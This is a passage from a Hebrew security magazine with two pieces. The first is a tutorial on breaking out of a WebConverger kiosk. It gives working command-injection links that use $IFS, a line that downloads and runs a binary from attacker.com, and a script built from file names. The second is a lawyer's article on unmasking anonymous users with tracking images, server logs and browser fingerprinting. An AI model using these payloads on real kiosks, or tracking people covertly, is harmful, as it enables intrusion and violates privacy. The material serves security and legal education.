הבעיה הכי גדולה היא שאין לנו רווח. אחרי שעבדתי על וקטורים מורכבים (ביצוע מניפולציה על מחרוזות בשביל לקבל רווח, דבר שלא עבד בגלל שה-Shell הוא SH והוא לא תומך בוקטור הנ"ל), הסתבר שיש וקטור ממש פשוט: אפשר להשתמש במשתנה IFS במקום ברווח ובכך להריץ פקודות:

```
irc:aa|firefox$IFS-jconsole;
```

הרצת הקוד הנ"ל תפעיל לנו את ה-Console של Firefox וממנו נוכל להריץ קוד JS, מה שיעבוד תמיד כי יש לנו Firefox. נוכל גם להוריד קובץ, לתת לו הרשאות ריצה ולהריץ:

```
wget http://attacker.com/own.elf;
chmod +x ./own.elf;
./own.elf;
```

ובשורה אחת:

```
wget$IFShttp://attacker.com/own.elf;chmod$IFS+x$IFS./own.elf;./own.elf;
```

במקרה הנ"ל, הפקודה תרוץ כל שתי שניות ואנו לא מעוניינים בזה. נעקוף זאת באמצעות תנאי IF שיבדוק: אם הקובץ tmp/owned/ לא קיים, נריץ את הקוד שלנו ולאחריו ניצור את הקובץ tmp/owned/. לאחר 2 שניות כשהסקריפט ירוץ עוד פעם – הקובץ יהיה קיים ולכן הקוד לא ירוץ עוד פעם:

```
[ ! -f '/tmp/owned' ] && (firefox -jconsole; touch '/tmp/owned');
```

ניסיון לבצע Kill או Pkill מתוך הסקריפט נכשל. ניסיתי:

```
pkill watch;kill -9 $$;
```

תוצאה (לאחר מחיקת רווחים לא נחוצים ושימוש ב-\$IFS):


```
<a href="irc:aa|[$IFS!$IFS-f$IFS'/tmp/owned'$IFS]&&(firefox$IFS-jconsole;touch$IFS'/tmp/owned';)">Own-With: /usr/bin/watch</a>
```

לפתוח באמצעות: /usr/bin/watch/ ויש לנו הרצת קוד. ☺

וכאן, לפני סוף פרק הייתי מעוניין להציג לפניכם שיטה נוספת שבעזרתה ניתן לבצע את אותו הדבר, זאת הדרך שפיתחתי לפני שהכרתי את הטריק של \$IFS:

מיד לאחר שראיתי את המצגת והבנתי שהמשימה שלי היא להצליח להריץ קוד ללא שימוש ברווחים החלטתי שאני הולך להשתפר / ללמוד / לחרוש ובמיוחד לשפר את קישורי ב-Bash Scripting. הרעיון הראשון שלי לפתרון הבעיה היה שאם אני לא יכול להשתמש ברווח, אני מתכוון "לגנוב אותו" בצורה הבאה:

- אני אשמור פלט של פקודה מסויימת לתוך משתנה.



- הפלט יכול מחוזות באורך קבוע שיש בה רווח.
- אני אבצע הרבה מניפולציות על המחוזות ואשתמש ברווח שלה בשביל להפריד בין פקודות לפרמטרים.
- אני יחבר את העבודה שעשיתי ב3 לכדי פקודות ואריץ.

משימה ראשונה: להריץ פקודה שמביאה פלט באורך סטטי.

הפקודה df מחזירה מידע על ניצול שטח הדיסק במערכת, השורה הראשונה של הפלט שלה תהיה זהה תמיד:

Filesystem	Size	Used	Avail	Use%	Mounted on
/dev/sdb7	38G	22G	14G	62%	/

נוכל לשמור את הפלט של הפקודה לתוך משתנה, המחוזות Filesystem היא באורך 10 תווים, אם נקח מהפלט 11 תווים נקבל את המחוזות Filesystem בנוסף לרווח שמגיע אחריה. כך שהתוצאה שנקבל:


```
files=$(df);
str=${files:0:11};
c1=${str//Filesystem/firefox};
c2=${str//Filesystem/-jsconsole};
c3=${str//Filesystem/pkill};
c4=${str//Filesystem/watch};
($c1$c2); ($c3$c4);
```

הסבר קצר על הקוד:

נריץ את הפקודה df ונשמור לתוך מחוזות (לא באמצעות Backstick כי אז הערך יקודד). לוקחים את 11 התווים הראשונים מהתוצאה כך שהמשתנה str יהיה שווה לערך "Filesystem". בשאר המשתנים פשוט נחליף את המילה Filesystem בפקודה או בפרמטר, נחבר אותם- ונריץ ©

הטכניקה המתוארת עובדת מעולה בתוך Bash ללא כל שימוש ברווח. אך כיוון שהפקודה watch מריצה דרך SH (שהוא שאלל שלא תומך בביצוע הפעולה \${files:0:11} - כלומר לקחת מהפלט 11 תווים), נאלץ להשתמש בדרך אחרת... וכאן אני גהה לאציג לפניכם את הטכניקה המגניבה שפיתחתי ל-SH (רעיון מקורי) וזה פשוט אדיר לגמרי!!! @!!!

[הערה של אפיק: השארנו את השורה האחרונה כמו שהיא מפני שזה באמת פשוט אדיר לגמרי!!! @!!!]



לאחר שביצע מניפולציה על מחרוזות לא עובד ב-SH, התחלתי לחפש פתרון חילופי. הבעיה הנוכחית היא שאין לי רווח, ואני גם לא יכול לגנוב אחד כזה מפלט של פקודה אחרת כמו כהצגתי קודם לכן, כך שצריך לחשוב בכיוון אחר לגמרי. לאחר הרבה מחשבה ועבודה הגעתי לפתרון הבא:

במקום לגנוב רווח מפלט של פקודה מסויימת, המטרה הפעם היא להצליח ליצור פלט שיהווה מחרוזת תקינה שהיא סקריפט. להכניס אותה לתוך קובץ, ואז- להריץ.

את ההכנסה לתוך קובץ וההרצה אני עושה בצורה הבאה :

```
command>>/tmp/script.sh|bash</tmp/script.sh
```

קודם אני מעביר את הפלט לתוך קובץ בתיקיית TMP ואחר-כך אני מריץ באמצעות:

```
bash<file
```

מה שלא מצריך הרשאות הרצה לקובץ (ואני גם לא יכול להביא אותן- כי צריך רווח בשביל לתת פרמטר "+X" ל-chmod...).

הנעלם במשוואה שלנו הוא פקודה שמביאה לי פלט שאני יכול לשלוט עליו בלי לקבל שום פרמטר. אני לא יכול להשתמש ב- `print\printf\echo` כי, שוב, צריך רווח. לאחר שעברתי על כל מיני פקודות הגעתי לפתרון הבא:


אני הולך להכניס את רשימת הקבצים בתוך התיקיה הנוכחית לתוך הסקריפט. בתיקיית הבית של ההפצה WebConverger:

```
webc@webconverger:~$ ls  
bg.png pb.sh
```

כך שנוכל להכניס את המחרוזת "bg.png pb.sh" לתוך קובץ ואז להריץ אותו. שמות הקבצים האלו הם לא פקודות תקינות, ולא יביאו לי כלום אז ניצור שמות של קבצים כך שהם יופיעו לפי הסדר: פקודה, פרמטר; פקודה, פרמטר. יש להקפיד שה-ASCII של הקבצים שניצור יהיו לפי הסדר, בגלל שהפקודה ls מסדרת לפי ה-ASCII. אז קודם כל, אנו צריכים ליצור קבצים בתיקיית הבית ולמחוק את הקבצים שכבר קיימים. בשביל לבצע זאת נבצע את הפעולות הבאות:

נכנס ללינק:

```
irc:aa
```



ונריץ אותו עם הפקודה `mkdir`, (נפתח באמצעות: `/bin/mkdir`) - ועל ידי כך ניצור תיקיה בשם "irc:aa".
לאחר שיצרנו את התיקיה, נוכל לעבוד עם קבצים. בהתחלה נמחק את הקבצים שקיימים בתיקיית הבית
שהפקודה `ls` מראה:

```
rm "irc:aa/../../pb.sh"  
rm "irc:aa/../../bg.png"
```

(נפתח את הלינקים באמצעות: `/bin/rm`) וכך מחקנו את הקבצים.
נשאר רק ליצור קבצים שהסדר שלהם יצור קובץ סקריפט תקין/מועיל מבלי לשבור את סדר ה-ASCII.
הפקודה שניצור תהיה כזאת:

```
firefox -jsconsole| pkill watch
```

כך נריץ את ה-console של פיירפוקס ונהרוג את התהליך `watch` שאחרי על הפעלת הפקודה כל פעם
מחדש. ניצור את הקבצים באמצעות הפקודה `touch` כל פעם מחדש. נפתח כל אחד מהלינקים דרך:

```
/"usr/bin/touch"  
touch "irc:aa/../../firefox"  
touch "irc:aa/../../-jsconsole|"  
touch "irc:aa/../../pkill"  
touch "irc:aa/../../watch"
```

לאחר שיצרנו את הקבצים נראה איך זה נראה בשטח:

```
webc@webconverger:~$ ls  
firefox irc:aa -jsconsole| pkill watch
```

התיקיה שיצרנו "irc:aa" מפריעה לנו ואנחנו לא צריכים אותה יותר, נמחק אותה באמצעות:


```
rmdir "irc:aa"
```

עוד דבר מציק: כאשר נשתמש בפקודה "`ls>file`" התוצאה תהיה שנקבל שורה חדשה במקום רווח:

```
webc@webconverger:~$ ls >/tmp/z.sh  
webc@webconverger:~$ cat /tmp/z.sh  
firefox  
-jsconsole|  
pkill  
watch
```

ואנחנו צריכים רווח! לאחר שבדקתי מספר פקודות, הפקודה `dir` במיקום: `bin/dir/` מחזירה את השורה עם
רווחים ולא ירדת שורה כך שקיבלנו שורה ישרה עם רווחים ☺

```
webc@webconverger:~$ dir >/tmp/z.sh  
webc@webconverger:~$ cat /tmp/z.sh  
firefox -jsconsole| pkill watch
```



עכשיו, אחרי שיש לנו את הקובץ נריץ עם "bash</tmp/z.sh" דרך watch. נוכל להריץ הכל דרך לחיצה על הלינקים הבאים לפי הסדר ופתיחה לפי הפקודות המתאימות:

```

<a href="irc:aa">mkdir irc:aa => /bin/mkdir</a><br/>
<a href="irc:aa/../../pb.sh">rm -f irc:aa/../../pb.sh => /bin/rm</a><br/>
<a href="irc:aa/../../bg.png">rm -f irc:aa/../../bg.png => /bin/rm</a><br/>

Create Files: <br/>
<a href="irc:aa/../../firefox"> touch irc:aa/../../firefox => /usr/bin/touch </a><br/>
<a href="irc:aa/../../-jsconsole|"> touch irc:aa/../../-jsconsole| => /usr/bin/touch </a><br/>
<a href="irc:aa/../../pkill"> touch irc:aa/../../pkill => /usr/bin/touch </a><br/>
<a href="irc:aa/../../watch"> touch irc:aa/../../watch => /usr/bin/touch </a><br/>

Remove irc:aa

<a href="irc:aa/../../firefox">rmdir irc:aa => /bin/rmdir</a><br/>

Make Script + Execute It :)

<a href="irc:aa|dir>/tmp/z.sh|bash</tmp/z.sh">
Run & Owned By /usr/bin/Watch
Make all files + make z.sh:
firefox -jsconsole| pkill watch
to file /tmp/z.sh + execute with bash</tmp/z.sh
enjoy firefox Error Console :)
</a>

<h1> Owned - Work on SH! </h1>

```

אז נכון, יש דרכים פשוטות ונקיות יותר- אבל אני מקווה שלמדתם דבר או שניים. ☺

סיכום

עד כה הצגנו את הנושא של עמדות קיוסקים אינטרקטיביות, סקרנו מספר דרכי ניצול ממספר סוגים שונים, חלק מהוקטורים מופיעים ונמצאים בשימוש בכלי iKAT וחלק נחשפים כאן לראשונה. המשותף לכלל שיטות התקיפה שהוצגו בחלק הנ"ל הם שעד כה נשארנו ברמת ה-User Interface (ניצול דיאלוגים שונים, כפתורי קיצורי וכו'). במאמר הבא ניציג וקטורים מגוונים יותר ל-Firefox ואסקור מצבי קיוסק בדפדפן Opera, אציג סקירה על דרכי ההגנה באופן מסודר (ברמת מנהל החלונות, הקשחות והגבלות שקיימות במערכות שונות). בנוסף, אציג מספר סקריפטים שפיתחתי שבהם ניתן להשתמש במקרים שונים (כגון סקריפט לביצוע Brute Force למציאת ממשקי Web ברשת הפנימי-אירגונית וזיהוי שרתי FTP דרך הדפדפן).

זיהוי באינטרנט: כיצד לחשוף משתמשים מבלי לעבור על החוק

מאת עו"ד יהונתן קלינגר

הקדמה

אחרי החלטת בית המשפט העליון בעניין רמי מור (רע"א [4447/07](#) רמי מור נ' ברק) שקבעה כי [אין דבר חוקית](#) לקבל צו המורה לחשוף מי עומד מאחורי כתובת IP, הועלו [מספר הצעות חוק](#) המיועדות לשים סוף לבעיה זו ולאפשר את חשיפת הגולשים האנונימיים. עם זאת, לדעתי, הצעות החוק מוקדמות מדי ומיותרות.

במאמר קצר זה אסקור את השיטות לחשיפת גולשים ללא הפרת החוק וללא פגיעה בפרטיות, תוך כדי התייחסות לשיטות הקיימות לזיהוי שני סוגים שונים של גולשים: גולש המפעיל אתר אנונימי וגולש המייצר תוכן באתר זר. למרות שאף אחת מהשיטות שיוצגו לא תאפשר זיהוי חד-ערכי וחד משמעי, הן יכולות להגיע לקירוב סטטיסטי מסוים אשר גובר לעיתים על רף ההוכחה הדרוש בבתי משפט אזרחיים.

החלטת רמי מור ומשמעותה בקצרה

([לקריאה נוספת](#): פרקסיס של זהות: המאבק על האנונימיות האינטרנטית בישראל).

מקרה רמי מור היה פשוט למדי: כנגד רמי מור נכתבו תגובות נאצה באתרי אינטרנט הקוראים לו שרלטן. מור, שרצה לברר את זהות האדם העומד מאחורי אותה תגובה אנונימית, אץ לבית המשפט על מנת לקבל צו החושף את הגולש. מור לא היה הראשון שביקש את אותו הצו, אלא קדמה לו בקשה בשנת 2005 שבה החליטה כב' השופטת מיכל אגמון-גונן כי במקרים בהם לשון הרע משמעותית ברמה פלילית, ניתן יהיה לחשוף את זהות האדם (בש"א [4995/05](#) פלונית נ' בזק בינלאומי ואח'). בית משפט השלום דחה את בקשותיו של מור (בש"א [1238/07](#) רמי מור נ' ברק, בש"א [1752/06](#) רמי מור נ' בזק בינלאומי), וזה ערער על כך לבית המשפט המחוזי, אשר בתורו גם דחה את הבקשות (בר"ע [850/06](#) רמי מור נ' ידיעות אינטרנט). על החלטה זו ערער מור לבית המשפט העליון.

אף אחת מהערכאות עד לבית המשפט העליון כלל לא פסקו כי אין לבית המשפט סמכות לחשוף גולש, אלא רק כי במקרה של מור דברי לשון הרע לא היו משמעותיים מספיק כדי להרים את מסך האנונימיות. בבית המשפט עמדו אז שלוש גישות לרמת הדיבה הדרושה על מנת להרים את המסך (גישתו של השופט

עמית ברמי מור, גישתה של מיכל אגמון-גונן בה"פ [541/07](#) יעקב סבו נ' ידיעות אינטרנט וגישתה של דרורה פלפל בה"פ (ת"א) [250/08](#) חברת ברוקרטוב בע"מ נ' חברת גוגל ישראל בע"מ). בית המשפט העליון פסק כי אין כל אפשרות, על פי החוק הקיים, להרים את מסך האנונימיות ושלה את מור לשוחח עם המחוקקים על מנת שאלה ינסחו חוקים שיאפשרו זאת.

ביני לבני שוחחו המחוקקים והעלו מספר הצעות קונקרטיות: הצעתו של זבולון אורלב, הצעתו של מאיר שטרית והצעתו של מסעוד גנאים. שלוש ההצעות באות להציע הסדר שאינו מושלם כיוון שהוא חל רק על עוולות ספציפיות ולא על כלל העוולות האזרחיות (וראו לצורך העניין את התייחסותי להצעת החוק של זבולון אורלב). כמו כן, מלוא ההצעות מתלות את הפתרון בספק שירותים. לכך יש בעיה עיקרית ומשמעותית מסיבה אחת: כאשר ספק השירותים אינו נמצא בישראל, אף אם המעוול הוא ישראלי והנפגע הוא ישראלי, לא תהיה דרך לחייבו לחשוף את הזהות בהתחשב בבעיה האקסטרטוריאלי של אכיפת צווים בישראל.

הנחת היסוד לצורך הפתרונות המוצאים בטקסט קצר זה הינה, כי המעוול אינו מתאמץ יתר על המידה להסתיר את זהותו. המוצא הוא כי כאשר אדם מנסה להסוות את זהותו בצורה טובה מספיק הוא יכול לעשות כן, ואף אם הוא לא מתאמץ מספיק, הרי שלעיתים ארכיטקטורה עקומה של ניהול מידע אינה מאפשרת את חשיפת הגולש (ע"א [1806/09](#) רבקה פלח – חנות "בייבי פלוס" נ' שירותי בריאות כללית ואח').

ארכיטקטורת הרשת, מידע המושאר ברקע

לצורך הבנת הפתרון, יוקדש פרק זה בטקסט להבנת הכלים אשר יעשה בהם שימוש. עם הקוראים המאותגרים טכנולוגית סליחה מראש על השימוש במונחים טכניים ועם הקוראים המועשרים טכנולוגית סליחה על חוסר המקצועיות במינוחים, אולם יש צורך להבין את המכנה המשותף למשפטנים ואנשי מידע ולאפשר שיח הגיוני.

ראשית, הארכיטקטורה של הרשת פשוטה והוסברה בלא מעט החלטות של בית המשפט אשר נדרשו להגדרת הארכיטקטורה של הרשת (לדוגמא: פ [3047/03](#) מדינת ישראל נ' אבי מזרחי).

ההנחה היא כזו: כל גולש עושה זאת מתוך מחשב קצה (או טלפון סלולרי); המכשיר מחובר דרך ספק אינטרנט, אשר לו יש תחום של כתובות IP שהוא מקצה למשתמשיו אשר מאפשרת לזהותו בצורה **ייחודית**, לכל מכשיר המתחבר לרשת יש גם **כתובת MAC**, שהיא מזהה חד-חד ערכי המכיל את המספר הסידורי של כרטיס הרשת שלו (אשר ניתן בצורה כזו או אחרת **לשינוי**).

נוסף לכתובת ה-IP וכתובת ה-MAC, יש עוד מספר פרטים מזהים שגולש מותיר אחריו ברשת: כאשר גולש מבקש דף מסוים מאתר אינטרנט, הוא שולח לאותו אתר את ה-UserAgent שלו, שמכיל פרטים על מערכת ההפעלה, הדפדפן ורזולוציית המסך על מנת להתאים את האתר לדפדפן של המשתמש. הדפדפן גם מעביר את האתר ממנו הגיע הגולש לאתר הנוכחי (**HTTP Referrer**), כך שאתרי אינטרנט יוכלו להציג מידע שונה ורלוונטי למי שמגיע מאתרים שונים. כמו כן, אתרי אינטרנט שותלים עוגיות בדפדפנים על מנת לזהות את הגולש בפעם הבאה ולשמור העדפות מסוימות (כמו לדוגמה שם המשתמש שלך, או חיפושי עבר):

דפדפן	עמוד מופנה	תאריך ושעה	כתובת IP
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; AppleWebKit/534.10 (KHTML, like Gecko) Chrome/8.0.552.224 Safari/534.10	praxis/?p=1044/	14/01/2011 04:03:58	89.138.173.6
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; AppleWebKit/534.10 (KHTML, like Gecko) Chrome/8.0.552.224 Safari/534.10	praxis/?p=1044/	14/01/2011 04:03:58	89.138.173.6

ראוי לשים לב שלמרות שיש נתונים שקל יותר להגיע באמצעותם לזיהוי חד-ערכי מאשר כתובת IP, בתי המשפט מעולם לא התייחסו אליהם. בנוסף, כל גולש שמפרסם תוכן עושה זאת בצורה מזהה יחסית: אדם המקים אתר אינטרנט עשוי לכתוב את תוכנו באמצעות **מעבד תמלילים** אשר מותיר לא **מעט מידע אישי ומזהה** על המשתמש. כמו כן, כאשר אדם משאיר באתר האינטרנט שלו תמונות שצילם, אותן תמונות מכילות מידע על סוג המצלמה וכדומה (**EXIF**) או על **סוג התוכנה** שערכה את המידע. כמו כן, במידה ואותו מפרסם משתמש בשירותים אחרים, כמו פרסומות או שירותי סטטיסטיקה, גם אלה משאירים לפעמים מידע מזהה. כך לדוגמה, שירות הסטטיסטיקה **Google Analytics** דורש לצורך הפעלתו שכל משתמש המפעיל את שירותיו ישלח קוד מזהה, המופיע בקוד המקור של עמוד האינטרנט הדורש לזהות מי עומד מאחוריו:

```
<script type="text/javascript">
var pageTracker = _gat._getTracker("UA-20137463-2");
pageTracker._initData();
pageTracker._trackPageview();
</script>
<style type="text/css" media="screen">
<!-- @import url( http://izraelblog.com/wp-content/themes/modxblog/style.css ); -->
</style>
```

כמו כן, לעיתים בעל אתר אינטרנט מאחסן מספר אתרים על אותו שירות. במצב כזה אפשר להניח בצורה מסוימת כי אם אתר א' ואתר ב' שניהם מאוחסנים על אותה כתובת IP או אותו השרת ושניהם מכילים

מאפיינים נוספים, אז יש זיקה בין מנהלי אתר א' לאתר ב'. לצורך כך ניתן לעשות שימוש בכלים כמו [Reverse IP Domain Check](#) אשר בוחנים מיהם האתרים השכנים של אותו אתר מעוול לכאורה:



Reverse IP Domain Check

Remote Address

Found 20 domains hosted on the same web server as [tvblog.co.il](#) (194.90.168.145).

dev.tvblog.co.il	macademy.co.il
money-talks.co.il	motorrad.inclover.co.il
refreshing.co.il	rss.refreshing.co.il
tlv1.co.il	tlv1.org
tvblog.co.il	tvote.org.il
wiki-tlv.co.il	www.blogmorim.org.il
www.brandmonitoring.co.il	www.macademy.co.il
www.mtf.co.il	www.northerntool.com
www.thehourblog.co.il	www.tvote.org.il
www.womenatwork.co.il	www.yaelgerman.org.il

כעת השאלה היא: גם אם יש לנו את המידע הזה על גולש מסוים (על כיצד משיגים אותו ארחיב מאוחר יותר), איך אנחנו יכולים לזהות את הגולש?


לצורך כך, נקח שתי דוגמאות: הראשונה של יצרן תוכן מעוול באתר שאינו בשליטתנו והשניה של בלוג משמיץ המתארח על שרת עצמאי. למען הסר ספק, כל אחד מהמקרים כאן מבוסס בצורה כזו או אחרת על מקרים אמיתיים אך אינו מרמז על זהות התוכן המעוול או מיועד לחשוף אדם אנונימי.

המקרה הראשון: גולש אנונימי


נקודת המוצא שלנו כאשר הגולש הוא אנונימי ולא מפעיל אתר אינטרנט כלשהוא, היא שבמקרה הטוב ביותר נוכל להצליבו מול מידע קיים, כלומר לא נוכל לעולם להגיע לזהות חד-משמעית רק על סמך המידע שהגולש מאפשר לנו לדלות. אם הגולש מעולם לא הזדהה בפנינו בצורה אחרת, או על ידי שליחת דואר אלקטרוני, או על ידי כתיבה באתר שלנו בצורה מזוהה, לעולם לא נוכל לדעת מי הוא אלא רק להגיע למידע מספיק טוב על מנת לדעת עליו מידע כדי לזהותו כאשר הוא יגלוש שוב.

לצורך הבדיקה, פתחנו חשבון מעוול באתר [Dacho](#), אתר פורומים המיועד לצעירים. פתחנו שני משתמשים, הראשון [Alice](#) והשני [Bob](#). לצורך העניין, בוב מעוניין לגלות האם אליס היא אשתו לשעבר.

לכן קודם כל, בוב עשה נסיון לגלות מיהי אליס. הוא שלח לה הודעה פרטית המכילה תמונה שמאוחסנת על השרת של בוב, שאליו יש לו גישה מלאה. התמונה מוצגת באמצעות התג IMG כך שכאשר אליס תפתח את ההודעה, התוכן של התמונה ימשך אוטומטית מהאתר של בוב:



לאחר שאליס פותחת את ההודעה, בוב הולך ליומני השרת הגולמיים שלו ומחפש מי צפה בתמונה. הוא מגלה את כתובת ה-IP וכן את ה-UserAgent של מי שהופנה מאתר Dacho:




זיהוי באינטרנט: כיצד לחשוף משתמשים מבלי לעבור על החוק

www.DigitalWhisper.co.il

אלא שגם כעת אין לנו מידע אמיתי לגבי הזהות. לכן, הפתרון הוא לשלוח הודעה בדואר אלקטרוני לאדם שאנו חושדים שהוא אליס, המכיל או קישור לתמונה או קובץ שנמצאים על השרת שלנו, או מטמיעים (embed) תמונה כזו. במצב כזה, נשווה את המידע שנקבל על השרת עם המידע על אליס, ונוכל לזהות את אליס על ידי כתובת ה-IP וה-UserAgent. במקרה כזה, הזיהוי הטוב ביותר יהיה זיהוי כפול, הן של ה-UserAgent והן של ה-IP. במצב כזה נוכל לוודא שמדובר לפחות באותו מחשב ואותה כתובת IP. החסרון בכל אחד מהמשתנים לחוד הוא פשוט: כתובות IP משתנות אחת לתקופה, בכל פעם שאדם מתנתק מהמחשב, או אפילו אם הוא קורא מאותו המחשב הנייד הודעה אחת בבית הקפה והודעה שניה במשרד. לעומת זאת, ה-UserAgent משאיר מספיק פרטים מזהים כדי לייצר מובהקות סטטיסטית.

פרויקט Panoptlick של ה-EFF מביא לידיעת הציבור את הבעיה, אבל גם מחזיק מאגר סטטיסטי שיכול לומר כמה מובהק דפדפן של אדם מסוים. היתרון הוא, שבאמצעות דפדפנים מסוימים ניתן אף לזייף את שורת ה-UserAgent על מנת לבדוק את המובהקות של הדפדפן של אליס (לדוגמא תוסף [User Agent Switcher](#) ל-Firefox).

במקרה של אליס, Panoptlick טוען שהדפדפן שלה ייחודי מכל ה-1,300,000 דפדפנים שנבחנו באתר, מה שאומר שאם נמצא עמודים שנגשו אליהם עם מחרוזת ה-UserAgent הזו, יהיה די מובהק שמדובר באליס:



The screenshot shows a browser window with the URL <https://panoptlick.eff.org/index.php?action=log&js=yes>. The page content includes:

